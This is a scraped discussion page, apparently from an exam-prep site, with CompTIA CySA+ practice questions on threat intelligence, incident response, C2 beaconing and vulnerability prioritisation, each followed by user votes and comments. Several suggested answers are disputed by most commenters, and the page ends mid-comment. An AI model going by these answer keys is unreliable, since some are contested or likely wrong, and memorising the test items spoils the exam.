So, in the context of consolidating tools and portals, a "Single pane of glass" solution would be the most appropriate choice.

upvoted 1 times

🗳️ 👤 **deeden** 1 year, 1 month ago

Selected Answer: A

Deduplication takes care of redundant tools and portals. In order to consolidate intelligence feeds, Single pane of glass sounds ideal - one dashboard to see them all.

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

Selected Answer: A

Certmaster Topic 4B: Understanding Technology for Security Operations

Single pane of glass is a term used to describe a unified view of a computer network or system. It is a graphical user interface that allows network administrators to manage their entire network from one place. The user interface can include monitoring, configuration, and control of the network, its components, and related services.

(1/2)

upvoted 2 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

(2/2)

Single Pane of Glass Orchestration is a powerful way of managing security operations. It allows security teams to see, monitor, and control all their security systems and services in one place. By combining all security services into a "single pane of glass," security teams are better able to identify and respond to threats quickly and effectively. With this approach, security teams can automate workflows, allowing them to focus on responding to threats instead of managing multiple interfaces. It also provides real-time visibility into security incidents and events, simplifying the process of responding to and resolving them. Single Pane of Glass Orchestration is an invaluable tool for improving the efficiency of an organization's security operations.

upvoted 2 times

🗳️ 👤 **muvisan** 1 year, 2 months ago

Selected Answer: A

also voting for A.

But I don't read that a tool is required, but more the point is to consolidate.

And consolidation means

"collection and integration of data from multiple sources into a single destination"

(and then deduplication can be done).

upvoted 1 times

🗳️ 👤 **kmordalv** 1 year, 2 months ago

Selected Answer: A

Again I was wrong. The question refers to tools, not data, so the answer is "single pane of glass"

upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 3 months ago

Selected Answer: A

A) A single pane of glass would best achieve the goal of consolidating multiple threat intelligence feeds and maximizing results, according to CompTIA CySA+ CS0-003 objective 1.10.

A single pane of glass provides a unified dashboard and workflow for managing multiple feeds, data sources, and tools within one interface. This allows streamlining threat intel from disparate portals into one centralized view for improved efficiency and visibility.

B) Single sign-on enables access to multiple applications with one set of credentials, but does not consolidate the feeds themselves.

C) Data enrichment improves threat data, but does not address consolidating redundant tools.

D) Deduplication removes duplicate indicators, but does not provide a single unified interface.

upvoted 4 times

🗨️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: D

Deduplication is a process that involves removing any duplicate or redundant data or information from a data set or source. Deduplication can help consolidate several threat intelligence feeds by eliminating any overlapping or repeated indicators of compromise (IoCs), alerts, reports, or recommendations. Deduplication can also help reduce the volume and complexity of threat intelligence data, as well as improve its quality, accuracy, or relevance.

upvoted 1 times

🗨️ 👤 **greatsparta** 1 year, 1 month ago

Deduplication involves the removal of duplicate entries. While it is important for maintaining clean and efficient datasets, it doesn't address the consolidation of feeds into a single view.

upvoted 2 times

🗨️ 👤 **nmap_king_22** 1 year, 3 months ago

Selected Answer: D

To consolidate several threat intelligence feeds, reduce redundancy, and maximize results, the most suitable option is:

D. Deduplication

Deduplication involves the process of identifying and eliminating duplicate or redundant information or data. In the context of threat intelligence feeds, deduplication ensures that you are not receiving the same threat information from multiple sources, which can overwhelm your security operations team with redundant alerts and data.

By implementing deduplication, you can streamline your threat intelligence feeds, reduce noise, and focus on unique and actionable threat information. This allows your security operations team to be more efficient and effective in responding to real threats.

upvoted 3 times

🗨️ 👤 **G33kSquad** 1 year, 2 months ago

Read the question good, it says redundant tools not data. So basically there are multiple tools doing the same thing. So the answer is A. Single Pane of Glass will resolve that.

upvoted 4 times

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

- A. MITRE ATT&CK
- B. Cyber Kill Cham
- C. OWASP
- D. STIX/TAXII

Suggested Answer: A

Community vote distribution

A (100%)

  **kmordalv** Highly Voted 1 year, 3 months ago

Selected Answer: A

MITRE ATT&CK that provides a standardized way to describe and compare the Tactics, Techniques, and Procedures (TTPs) used by various adversaries or threat actors.

upvoted 7 times

  **nmap_king_22** Highly Voted 1 year, 3 months ago

Selected Answer: A

A security analyst would most likely use:

A. MITRE ATT&CK

MITRE ATT&CK (Adversarial Tactics, Techniques, and Common Knowledge) is a widely used framework that provides a comprehensive matrix of known Tactics, Techniques, and Procedures (TTPs) used by various adversaries. It allows security analysts to compare and map the TTPs observed in their environment to those associated with known threat actors and groups. By using ATT&CK, analysts can gain insights into which adversaries may be responsible for specific incidents based on their TTPs, aiding in threat intelligence analysis and incident response


upvoted 5 times

  **RobV** Most Recent 1 year ago

Selected Answer: A

A. MITRE ATT&CK

upvoted 1 times

  **Alizade** 1 year, 1 month ago

Selected Answer: A

The answer is A. MITRE ATT&CK.

upvoted 1 times

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

- A. Eradication
- B. Recovery
- C. Containment
- D. Preparation

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **remmytaylor97** 7 months, 1 week ago

Selected Answer: A

key word is actively removing it from the system
upvoted 3 times

🗳️ 👤 **Alapo** 9 months, 3 weeks ago

look for the word "REMOVING"
upvoted 2 times

🗳️ 👤 **bettyboo** 1 year, 3 months ago

Selected Answer: A

A. Eradication, because he already contained it.
upvoted 4 times

🗳️ 👤 **RobV** 1 year, 6 months ago

Selected Answer: A

A. Eradication
upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: A

A: Eradication. Key word here is actively removing, or in other words, eradicating.
upvoted 3 times

🗳️ 👤 **Alizade** 1 year, 7 months ago

Selected Answer: A

The answer is A. Eradication.
upvoted 1 times

🗳️ 👤 **kmordalv** 1 year, 9 months ago

Selected Answer: A

Since the analyst has isolated the vulnerability, the next step would be to eradicate
upvoted 4 times

🗳️ 👤 **nmap_king_22** 1 year, 9 months ago

Selected Answer: A

The description provided corresponds to the following step in the incident response process:

A. Eradication

Eradication involves the process of identifying and removing the root cause or vulnerability that led to the incident. In this case, the analyst has isolated the vulnerability and is actively removing it from the system. This step is crucial to prevent further exploitation of the same vulnerability and to ensure the incident does not recur
upvoted 2 times

🗳️ 👤 **kmordalv** 1 year, 9 months ago

AI should not be used to provide feedback
upvoted 6 times

Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

- A. Isolate Joe's PC from the network
- B. Reimage the PC based on standard operating procedures
- C. Initiate a remote wipe of Joe's PC using mobile device management
- D. Perform no action until HR or legal counsel advises on next steps

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **RobV** Highly Voted 1 year ago

Selected Answer: D

D. Perform no action until HR or legal counsel advises on next steps

Before any technical actions are taken, it is crucial to involve HR and legal counsel to assess the situation, understand the legal implications of Joe's actions, and determine the appropriate course of action. This ensures that any response is in compliance with employment laws and company policies.

upvoted 7 times

🗳️ 👤 **ae2d3eb** Most Recent 8 months, 1 week ago

You cant just side step HR and Legal. They are there for a reason

upvoted 4 times

🗳️ 👤 **[Removed]** 1 year, 1 month ago

Selected Answer: D

Answer is D. This has far-reaching implications, so the security/IT team should be cautious with just simply removing access for an employee. HR hasn't submitted an official employee offboarding request yet, so they don't have any valid reason for altering the access just yet.

upvoted 4 times

🗳️ 👤 **chaddman** 1 year, 2 months ago

Answer

The best action for the incident response team to recommend in this scenario would be to perform no action until HR or legal counsel advises on next steps

1

5

6

. This is because Joe has not yet resigned or discussed his plans with his current supervisor, and it is unclear whether he has violated any company policies or laws. The incident response team should document the incident and report it to the appropriate stakeholders, such as HR or legal counsel, who can investigate the matter and determine the appropriate course of action. It is important to follow established policies and procedures and to involve the appropriate stakeholders to ensure that the incident is handled appropriately and legally. The incident response team should also conduct a lessons learned session after the incident to identify any areas of weakness in the organization's policies or procedures and to develop strategies to prevent similar incidents from happening in the future

upvoted 1 times

🗳️ 👤 **kmordalv** 1 year, 3 months ago

Selected Answer: D

The incident response team should consult with HR or legal counsel before taking any action that may affect the employee's system or network. This action can help avoid any potential legal or ethical issues, such as violating employee privacy rights, contractual obligations, or organizational policies.

upvoted 2 times

🗳️ 👤 **nmap_king_22** 1 year, 3 months ago

Selected Answer: D

In this scenario, it's important to proceed cautiously and consider both legal and ethical aspects. Therefore, the best action for the incident response team to recommend is:

D. Perform no action until HR or legal counsel advises on next steps.
upvoted 2 times


The Chief Information Security Officer is directing a new program to reduce attack surface risks and threats as part of a zero trust approach. The IT security team is required to come up with priorities for the program. Which of the following is the best priority based on common attack frameworks?

- A. Reduce the administrator and privileged access accounts
- B. Employ a network-based IDS
- C. Conduct thorough incident response
- D. Enable SSO to enterprise applications

Suggested Answer: A

Community vote distribution

A (100%)

 **nmap_king_22** Highly Voted 9 months, 4 weeks ago

Selected Answer: A

When implementing a program to reduce attack surface risks and threats as part of a zero trust approach, the best priority, based on common attack frameworks and the principles of zero trust, is:

- A. Reduce the administrator and privileged access accounts

Zero trust is a security framework that assumes that threats exist both inside and outside the network. It emphasizes the principle of "least privilege," which means that users and systems should only have the minimum level of access necessary to perform their tasks.

upvoted 5 times

 **[Removed]** Highly Voted 7 months ago

Selected Answer: A

ZTA (zero trust architecture) is based on the premise of "trust nothing, trust no one"

Answer C makes no sense. Answer D (SSO) is the opposite of ZTA. Answer B doesn't apply either.

upvoted 5 times

 **kmordalv** Most Recent 9 months, 3 weeks ago

Selected Answer: A

The best priority based on common attack frameworks for a new program to reduce attack surface risks and threats as part of a zero trust approach is to reduce the administrator and privileged access accounts.


upvoted 4 times

During an extended holiday break, a company suffered a security incident. This information was properly relayed to appropriate personnel in a timely manner and the server was up to date and configured with appropriate auditing and logging. The Chief Information Security Officer wants to find out precisely what happened. Which of the following actions should the analyst take first?

- A. Clone the virtual server for forensic analysis
- B. Log on to the affected server and begin analysis of the logs
- C. Restore from the last known-good backup to confirm there was no loss of connectivity
- D. Shut down the affected server immediately

Suggested Answer: D

Community vote distribution



Gway Highly Voted 1 year, 9 months ago

Selected Answer: A

A. Clone the virtual server for forensic analysis

Cloning the virtual server allows the analyst to capture a snapshot of the system as it is, including all current data, configurations, and state. This cloned version can be analyzed in detail without affecting the integrity of the original server, which is crucial for any potential legal proceedings and for understanding the scope and details of the attack.

upvoted 25 times

ybyttv 3 weeks, 3 days ago

But it did not say it's a virtual environment at all.

upvoted 1 times

kmordalv Highly Voted 1 year, 9 months ago

Selected Answer: A

The first action that the analyst should take in this case is to clone the virtual server for forensic analysis. Cloning the virtual server can help preserve and protect any evidence or information related to the security incident, as well as prevent any tampering, contamination, or destruction of evidence.

upvoted 11 times

Just2a Most Recent 3 months, 1 week ago

Selected Answer: B

Question didn't say a VM, so why clone? Server is up to date and config for logging. So answer will be Log on to server and start analyzing logs to know what happened.

upvoted 2 times

scarceanimal 8 months, 1 week ago

Selected Answer: A

It is NOT D if you shut it down how will you get the logs... Also not B, since you don't want to alter evidence. A is the answer. Refer to the Incident Response Order Of Operations by NIST

upvoted 2 times

riccardoprioleau 9 months, 4 weeks ago

The answer is D, while cloning will explain what happened, the question states what should he do FIRST....you have to shut down the server so nothing else is affected. One thing that I have learned about CompTia is the way word questions.

upvoted 1 times

gomet2000 10 months, 2 weeks ago

Selected Answer: A

D. Shut down the affected server immediately:

Shutting down the server could be necessary in certain situations to prevent further damage, but it could also result in the loss of volatile data (e.g., data stored in memory). It is generally better to clone the server first, preserving all possible evidence.

Given the situation, Option A is the correct first step. It allows the security team to perform a thorough forensic analysis while preserving the integrity of the evidence.

upvoted 1 times

🗨️ 👤 **kylestobaugh** 11 months ago

Selected Answer: A

Answer is A...alot of yall don't seem to know that vServers are a thing.

upvoted 1 times

🗨️ 👤 **zeytin7563** 11 months, 1 week ago

The answer is option D. stop crying

upvoted 1 times

🗨️ 👤 **kylestobaugh** 11 months ago

Provide an argument

upvoted 2 times

🗨️ 👤 **zee_Riddle** 11 months, 2 weeks ago

Selected Answer: A

D should not be the answer

upvoted 2 times

🗨️ 👤 **hasquaati** 1 year ago

Selected Answer: B

B: Because this is the FIRST action. When you went to go deep into forensics then you log into a VM. This question is crap by the way.

upvoted 2 times

🗨️ 👤 **LoneStarChief** 11 months, 1 week ago

To add to this, at which point does the question state its a 'Virtual Server'? Also, the question DOES state: "the server was up to date and configured with appropriate auditing and logging." Hence why my choice is 'B'. Cause lets be honest 'D' is just plain WRONG.

upvoted 1 times

🗨️ 👤 **152deff** 1 year, 1 month ago

Selected Answer: A

D is ridiculous

upvoted 5 times

🗨️ 👤 **Christof** 1 year, 1 month ago

Correct!

upvoted 1 times

🗨️ 👤 **captaintoadyo** 1 year, 1 month ago

Selected Answer: A

answer D is 100% incorrect the answer is again in the question

upvoted 1 times

🗨️ 👤 **Chalice** 1 year, 2 months ago

Why would it be A and not B? The question does not say it is a virtual machine, or what type of security incident. Wouldn't you want to first look at the logs?

upvoted 1 times

🗨️ 👤 **emotetsu** 1 year ago

Log review is not enough. There is a lot to review such as registries, configurations and files and processes in the system. Cloning the server would help you do more analysis in a non-intrusive way, meaning not in the production or operational server. Preventing any disruption.

upvoted 3 times

🗨️ 👤 **CyberJackal** 1 year, 3 months ago

Selected Answer: A

In no world is this D.

upvoted 1 times

🗨️ 👤 **BigFoot101T** 1 year, 6 months ago

Selected Answer: B

Should be B right?

Investigate logs first then decide whether proceed to forensic analysis.

upvoted 3 times

🗨️ 👤 **Mehe323** 1 year, 1 month ago

Yeah, in the answer, the server is suddenly virtual, a bit weird.

upvoted 1 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: A

Answer is A. Why in the world would you shut down a server and risk losing temporary information on it? D is NOT correct.

upvoted 3 times

🗨️ 👤 **[Removed]** 1 year, 7 months ago

C and D are the worst options since you risk losing volatile / temporary data.

upvoted 2 times

🗨️ 👤 **Alizade** 1 year, 7 months ago

Selected Answer: C

The answer is C. Restore from the last known-good backup to confirm there was no loss of connectivity.

upvoted 1 times

🗨️ 👤 **daddylonglegs** 1 year, 5 months ago

I don't see how restoring from back-up ensures that there was no loss of connectivity

upvoted 1 times

A systems administrator is reviewing after-hours traffic flows from data-center servers and sees regular outgoing HTTPS connections from one of the servers to a public IP address. The server should not be making outgoing connections after hours. Looking closer, the administrator sees this traffic pattern around the clock during work hours as well. Which of the following is the most likely explanation?

- A. C2 beaconing activity
- B. Data exfiltration
- C. Anomalous activity on unexpected ports
- D. Network host IP address scanning
- E. A rogue network device

Suggested Answer: A

Community vote distribution

A (93%)




7%

  **captaintoadyo**  1 year, 1 month ago

Selected Answer: A

Be careful its easy to pick answer B - data exfiltration but this is incorrect, the scenario doesn't explicitly mention the nature of the outgoing traffic or whether sensitive data is involved. It simply states that there are regular outgoing HTTPS connections to a public IP address, both during and after work hours.

upvoted 15 times

  **ares1027**  1 year, 7 months ago

The 2 possibilities are A or B.

The scenario indicates 'persistence', 24 hour traffic with a public IP address. Also the traffic flow is outbound from the network.

Persistence implies a C2 has been established. The outbound traffic suggests data being exfiltrated.

Although both the presence of a C2 and outbound traffic exists, I would choose C2.

The C2 had to exist before data could be exfiltrated.

upvoted 5 times

  **Lilik**  10 months, 1 week ago

A is correct. Beaconing is a means for a network node to advertise its presence and establish a link with other nodes.


upvoted 1 times

  **[Removed]** 1 year, 7 months ago

Selected Answer: A

I agree with ares1027. Yes, it's coming from a data center, but C&C has to exist prior to Data exfil. Also, HTTPS would not be the protocol for data exfil.

upvoted 3 times



  **danscbe** 1 year, 8 months ago

Selected Answer: A

There are only two possibilities: A or B.

The answer is not B as we are not given any indication of data being moved out of the organization's environment. If one wanted to exfiltrate data, it isn't plausible to do it via HTTP or HTTPS. When we consider the frequent ping-like behavior happening around the clock, it is beaconing.

upvoted 4 times

  **[Removed]** 1 year, 9 months ago

Selected Answer: B

Regular outgoing HTTPS connections, especially to a public IP address, from a server that should not be communicating outbound is indicative of data exfiltration activity. The fact that this occurs consistently during and after work hours strengthens this conclusion.

A) C2 beaconing would likely be more intermittent than a continuous pattern.

C) The traffic is over expected HTTPS ports rather than unexpected ports.

D) Host scanning would be unlikely to result in persistent flows to one IP.

E) A rogue device is less likely than malicious data theft activity.

Based on the CompTIA CySA+ CS0-003 exam objectives, specifically domain 1.2 Analyze indicators of potentially malicious activity, the best answer is B - Data exfiltration.


upvoted 1 times

  **kmordalv** 1 year, 8 months ago

Beaconing activity (sometimes a heartbeat) is activity sent to a C&C system as part of a botnet or malware remote control system and is typically sent as either HTTP or HTTPS traffic.

Beaconing can request commands, provide status, download additional malware, or perform other actions. Since beaconing is often encrypted and blends in with other web traffic, it can be difficult to identify, but detecting beaconing behavior is a critical part of detecting malware infections. (CompTIA CySA+ Study Guide Exam CS0-003 (Sybex) Chapter 3)

upvoted 2 times

  **kmordalv** 1 year, 9 months ago

Selected Answer: A

The most likely explanation for this traffic pattern is C2 beaconing activity. C2 beaconing activity is a type of network traffic that indicates a compromised system is sending periodic messages or signals to an attacker's system using various protocols, such as HTTP(S), DNS, ICMP, or UDP.

upvoted 2 times

  **nmap_king_22** 1 year, 9 months ago

Selected Answer: A

The most likely explanation for the regular outgoing HTTPS connections from a data-center server to a public IP address, both during after-hours and work hours, is:

A. C2 beaconing activity

Explanation:

"C2" stands for "Command and Control." C2 beaconing is a behavior associated with malware or compromised systems, where the infected system regularly communicates with a remote command and control server. This communication is often used by attackers to maintain control over the compromised system, receive instructions, or exfiltrate data

upvoted 2 times

New employees in an organization have been consistently plugging in personal webcams despite the company policy prohibiting use of personal devices. The SOC manager discovers that new employees are not aware of the company policy. Which of the following will the SOC manager most likely recommend to help ensure new employees are accountable for following the company policy?

- A. Human resources must email a copy of a user agreement to all new employees
- B. Supervisors must get verbal confirmation from new employees indicating they have read the user agreement
- C. All new employees must take a test about the company security policy during the onboarding process
- D. All new employees must sign a user agreement to acknowledge the company security policy

Suggested Answer: D

Community vote distribution

D (100%)

🗳️ 👤 **captaintoadyo** Highly Voted 👍 1 year, 1 month ago

sign that paper boi
upvoted 5 times

🗳️ 👤 **scarceanimal** Most Recent ⌚ 8 months, 1 week ago

Selected Answer: D
key word: accountable
upvoted 3 times

🗳️ 👤 **nap61** 11 months, 2 weeks ago

D, then C, then B, then A. Otherwise: fired!
upvoted 1 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Selected Answer: D
D. This is what my company does as part of onboarding for all new employees. They are required to watch a short video and read/acknowledge the InfoSec Policy and AUP (Acceptable Use Policy), which clearly states what they can and can't do with technology.
upvoted 2 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

D. This is what my company does as part of onboarding for all new employees. They are required to watch a short video and read/acknowledge the InfoSec Policy and AUP (Acceptable Use Policy), which clearly states what they can and can't do with technology.
upvoted 3 times

🗳️ 👤 **Alizade** 1 year, 7 months ago

Selected Answer: D
The answer is D. All new employees must sign a user agreement acknowledging the company security policy.
upvoted 1 times

🗳️ 👤 **fgiroux83** 1 year, 9 months ago

Selected Answer: D
C would also be a good option after D.
upvoted 2 times

🗳️ 👤 **daddylonglegs** 1 year, 5 months ago

Correct if your goal is to ensure that employees actually understand the policy. However if the goal is just accountability then having them actually sign that they understand the policy will give you proof that they actually agreed to the policy whether or not they read it.
upvoted 3 times

🗳️ 👤 **kmordalv** 1 year, 9 months ago

Selected Answer: D
A user agreement is a document that defines the rights and responsibilities of the users regarding the use of the company's systems, networks, or resources, as well as the consequences of violating the company's security policy. Signing a user agreement can help ensure new employees are aware of and agree to comply with the company security policy, as well as hold them accountable for any breaches or incidents caused by their actions or inactions

upvoted 2 times

  **nmap_king_22** 1 year, 9 months ago

Selected Answer: D

To ensure new employees are accountable for following the company policy, especially when it comes to prohibiting the use of personal devices like webcams, the SOC (Security Operations Center) manager is likely to recommend:

D. All new employees must sign a user agreement to acknowledge the company security policy.

Explanation:

Requiring new employees to sign a user agreement is a common and effective practice in organizations. It ensures that employees have acknowledged and agreed to adhere to the company's security policies, including the prohibition of personal devices.

upvoted 3 times

An analyst has been asked to validate the potential risk of a new ransomware campaign that the Chief Financial Officer read about in the newspaper. The company is a manufacturer of a very small spring used in the newest fighter jet and is a critical piece of the supply chain for this aircraft. Which of the following would be the best threat intelligence source to learn about this new campaign?

- A. Information sharing organization
- B. Blogs/forums
- C. Cybersecurity incident response team
- D. Deep/dark web

Suggested Answer: A

Community vote distribution

A (100%)

🗳️ 👤 **Gway** Highly Voted 👍 9 months, 2 weeks ago

Selected Answer: A

A. Information Sharing Organization

Information Sharing and Analysis Centers (ISACs) or other similar organizations are dedicated to sharing information about threats and vulnerabilities in specific sectors, including critical infrastructure and defense. Given the company's role in the supply chain for a fighter jet, it would likely be a part of an industry-specific ISAC focused on defense or critical infrastructure. These organizations often have access to high-quality, vetted intelligence, including classified or sensitive information that may not be available through other channels. They also enable timely and relevant information sharing among members.

upvoted 11 times

🗳️ 👤 **Susan4041** Most Recent ⌚ 1 month, 3 weeks ago

Selected Answer: A

Well duh

upvoted 1 times

🗳️ 👤 **deeden** 7 months ago

Selected Answer: A

Agree with A. It's out in the newspaper already. If it's not out in the public, deep/dark web would seem more attractive to research emerging threats.

upvoted 2 times

🗳️ 👤 **kmordalv** 9 months, 3 weeks ago

Selected Answer: A

It seems the most logical answer

upvoted 3 times

🗳️ 👤 **nmap_king_22** 9 months, 4 weeks ago

Selected Answer: A

To validate the potential risk of a new ransomware campaign that could impact a critical piece of the supply chain, the best threat intelligence source would be:

A. Information sharing organization

Explanation:

Information sharing organizations are entities that collect, analyze, and share threat intelligence and cybersecurity information among members and stakeholders. They often focus on industry-specific threats and are well-suited for monitoring and sharing information related to supply chain vulnerabilities and attacks

upvoted 3 times

An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

- A. To satisfy regulatory requirements for incident reporting
- B. To hold other departments accountable
- C. To identify areas of improvement in the incident response process
- D. To highlight the notable practices of the organization's incident response team

Suggested Answer: C

Community vote distribution

C (100%)

🗲️ 👤 [Removed] 7 months ago

Selected Answer: C

C and D are good answer choices. But the lessons learned is most often aligned with asking "What went wrong? How can we learn from this to improve?" Answer is C

upvoted 3 times

🗲️ 👤 kmordalv 9 months, 3 weeks ago

Selected Answer: C

It seems the most logical answer

upvoted 2 times

🗲️ 👤 nmap_king_22 9 months, 4 weeks ago

Selected Answer: C

The most likely reason to include lessons learned in an after-action report following a significant security incident is:

C. To identify areas of improvement in the incident response process.

Explanation:

Lessons learned are a critical component of the incident response process. They serve the purpose of reflecting on what went well and what could have been done better during the incident response.

upvoted 3 times

A vulnerability management team is unable to patch all vulnerabilities found during their weekly scans. Using the third-party scoring system described below, the team patches the most urgent vulnerabilities: c

Metric	Description
Cobain	Exploitable by malware
Grohl	Externally facing
Novo	Exploit PoC available
Smear	Older than 2 years
Channing	Vulnerability research activity

Additionally, the vulnerability management team feels that the metrics Smear and Channing are less important than the others, so these will be lower in priority. Which of the following vulnerabilities should be patched first, given the above third-party scoring system?

A. InLoud:

Cobain: Yes -

Grohl: No -

Novo: Yes -

Smear: Yes -

Channing: No

B. TSPirit:

Cobain: Yes -

Grohl: Yes -

Novo: Yes -

Smear: No -

Channing: No

C. ENameless:

Cobain: Yes -

Grohl: No -

Novo: Yes -

Smear: No -

Channing: No

D. PBleach:

Cobain: Yes -

Grohl: No -

Novo: No -

Smear: No -

Channing: Yes

Suggested Answer: B

Community vote distribution

🗲️ 👤 **Ballin91** Highly Voted 1 year, 1 month ago

The questions on this exam so horribly worded
upvoted 18 times

🗲️ 👤 **kmordalv** Highly Voted 1 year, 9 months ago

Selected Answer: B

The metrics Cobain, Grohl, and Novo are more important than Smear and Channing, according to the vulnerability management team. Therefore, this vulnerability poses a greater risk than the other vulnerabilities and should be patched first.

upvoted 8 times

🗲️ 👤 **[Removed]** 1 year, 9 months ago

I agree, it is also the only one that have all key metrics active.

upvoted 6 times

🗲️ 👤 **CPTMORGAN98** Most Recent 6 months, 3 weeks ago

Selected Answer: B

I wrote out all of the options then went back to the main menu and after looking at the them B made that most sense, seeing how all of them were open it was the one that needed to be patched first.

upvoted 1 times

🗲️ 👤 **hashed_pony** 8 months, 1 week ago

I got an aneurysm trying to understand this question.

upvoted 7 times

🗲️ 👤 **Serac** 8 months, 3 weeks ago

Selected Answer: B

At most 3 activated metrics from 5 totals. A and B.

Since B has all 3 "main" metrics, while A has 2 mains and 1 of lesser priority.

That left B as the most sensible answer.

upvoted 1 times

🗲️ 👤 **KingCyber** 1 year, 1 month ago

B because of Cobain: Yes and Grohl: Yes

upvoted 1 times

🗲️ 👤 **deeden** 1 year, 7 months ago

Selected Answer: B

I vote B because the last two are less priority and external facing servers have large attack surface - should always be hardened. The remaining two servers appear to be in high or critical severity vulnerability status.

upvoted 3 times

🗲️ 👤 **581777a** 1 year, 8 months ago

Selected Answer: C

I'm going to say it's C, I work with vulnerabilities and an external facing one is significantly reduced threat. So, since it says the urgent ones need to be patched. I think it is C.

upvoted 1 times

🗲️ 👤 **Perryperry** 1 year, 5 months ago

How in the world do you work with vulnerabilities, if you don't know consider an external facing factor a bigger threat?

upvoted 6 times

🗲️ 👤 **daddylonglegs** 1 year, 5 months ago

I work with vulnerabilities too... a vulnerability in an external facing asset is absolutely not a 'significantly reduced threat', quite the opposite in fact. The answer is B

upvoted 3 times

🗲️ 👤 **[Removed]** 1 year, 7 months ago

I believe you're wrong. External facing are the worst ones to have, assuming that means accessible over the internet. Public PoCs are also bad because that means its either a github search away or a module already loaded into msfconsole. It's definitely B.

upvoted 12 times

A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

- A. Hacktivist
- B. Advanced persistent threat
- C. Insider threat
- D. Script kiddie

Suggested Answer: D

Community vote distribution



🗳️ 👤 **[Removed]** Highly Voted 1 year, 7 months ago

Selected Answer: C

C) Insider threat. Insider threats can be on purpose or accidentally. Regardless, it originated as a result someone inside the organization (employee) did.

upvoted 17 times

🗳️ 👤 **LiveLaughToasterBath** Highly Voted 1 year, 7 months ago

This is another poorly worded question by CompTIA. It uses 3 separate references that indicate an APT (infect eventually), skid (s/w that includes mal code), and insider threat (dls software that eventually infects others). They're trying to be clever, but it's just setting people up for failure.

upvoted 6 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

Nah. This one is pretty straightforward.

It was a simple user error. They downloaded something they shouldn't have and they became responsible for distributing the malware. It was an inside job. Accidental, sure. But they are to blame nevertheless.

No indication of an advanced nation-state persistent threat. This wasn't an outside attacker using pre-compiled tools. So no script kiddie. And hacktivist makes no sense since it's not motivated politically or for any agenda.

upvoted 4 times

🗳️ 👤 **[Removed]** 1 year, 7 months ago

You're reading into the text, rather than extracting what's there, plain and simple.

upvoted 2 times

🗳️ 👤 **LiveLaughToasterBath** 1 year, 7 months ago

ADHD, I literally overthink everything, LOL.

upvoted 3 times

🗳️ 👤 **wajdi** Most Recent 7 months, 1 week ago

C) insider threat.

Script kiddies are inexperienced individuals who use pre-written scripts or tools to hack into systems without fully understanding the underlying technology. The user in this scenario is not actively hacking but rather a victim of malware infection.

upvoted 1 times

🗳️ 👤 **kazanrani** 10 months, 1 week ago

Selected Answer: D

This was acquired then transferred; Script Kiddies do exactly that.

This would have been C), HAD there been any indication it was a user of an organization. with him being called "User" all that means is END-USER - a host on the network.

Who's to say he wasn't a user on the library/coffee shop network??? look for specifics.

upvoted 1 times

🗳️ 👤 **voiddraco** 10 months, 1 week ago

is this your first CompTIA exam? lol You're reading into the text, rather than extracting what's there. classic compTIA. just stick to the question and you'll be fine.

upvoted 4 times

  **saylar478** 1 year ago

Selected Answer: C

C for sure!



upvoted 1 times

  **Kanika786** 1 year, 1 month ago

Selected Answer: D

I voted D



upvoted 1 times

  **Instguy** 1 year, 4 months ago

User download a virus and the virus spread to over systems by clicking on a link. I am guessing 'effecting other systems' means it is an organization which has multiple systems, and 'user' is an employee in this case; thus 'insider threat.' I doubt it if it's a script kiddie..

Answer = insider threat.

upvoted 2 times

  **RobV** 1 year, 6 months ago

Selected Answer: C

C. Insider threat

An insider threat refers to a person within an organization who represents a potential security risk due to their knowledge of, and access to, sensitive information and systems. In this case, the user is considered an insider because they are part of the organization and have initiated a threat by introducing malware. The action might be intentional or unintentional, but the term "insider threat" encompasses individuals within the organization who pose a risk to its security.



upvoted 1 times

  **Sharecyber** 1 year, 7 months ago

Selected Answer: C

Anything USER related is insider threat

upvoted 3 times

  **chaddman** 1 year, 8 months ago

Selected Answer: C

In this scenario, the user, whether intentionally or unintentionally, poses a threat to the organization's security by facilitating the spread of malware from within the organization. This type of threat is categorized as an insider threat because it originates from someone with legitimate access to the organization's systems.

upvoted 2 times

  **FirdousAli** 1 year, 8 months ago

it should be D as nothing specifies the location of user to be internal

upvoted 2 times

  **Saleh00** 1 year, 9 months ago

In my opinion, it is that the Kides script is not a real answer because it did not give us a clear scenario for someone who works in a company and downloaded something and did not explain to us if he knew or intended for his act, so I see that we exclude Kiddy because Kiddy is known to be foolish people who do not know how to create malicious programs as a forward and educated hacker and who knows how to create languages, this is a correct and logical answer that is an internal threat. We must judge questions with logic that we learned in Security Plus, my friends.



upvoted 1 times

  **fgriroux83** 1 year, 9 months ago

Selected Answer: C

Official answer is Script Kiddy. Really?!? No way, the correct answer is (involuntay) Insider Threat. Nothing in the question leads to believe this is a script kiddy, whici is voluntary by nature.

upvoted 3 times

  **Gway** 1 year, 9 months ago

Selected Answer: C

C. Insider Threat

An insider threat is a security risk that originates within the organization itself. Insider threats can be unintentional or intentional. In this case, the

user downloaded software containing malware, which led to the infection of other systems within the organization. Even if the user did not intend to cause harm, their actions resulted in a security incident, making them an unintentional insider threat.

upvoted 4 times

🗲️ 👤 **nmap_king_22** 1 year, 9 months ago

Selected Answer: C

The user who downloads software containing malware onto a computer and inadvertently infects numerous other systems is most likely:

C. Insider threat

Explanation:

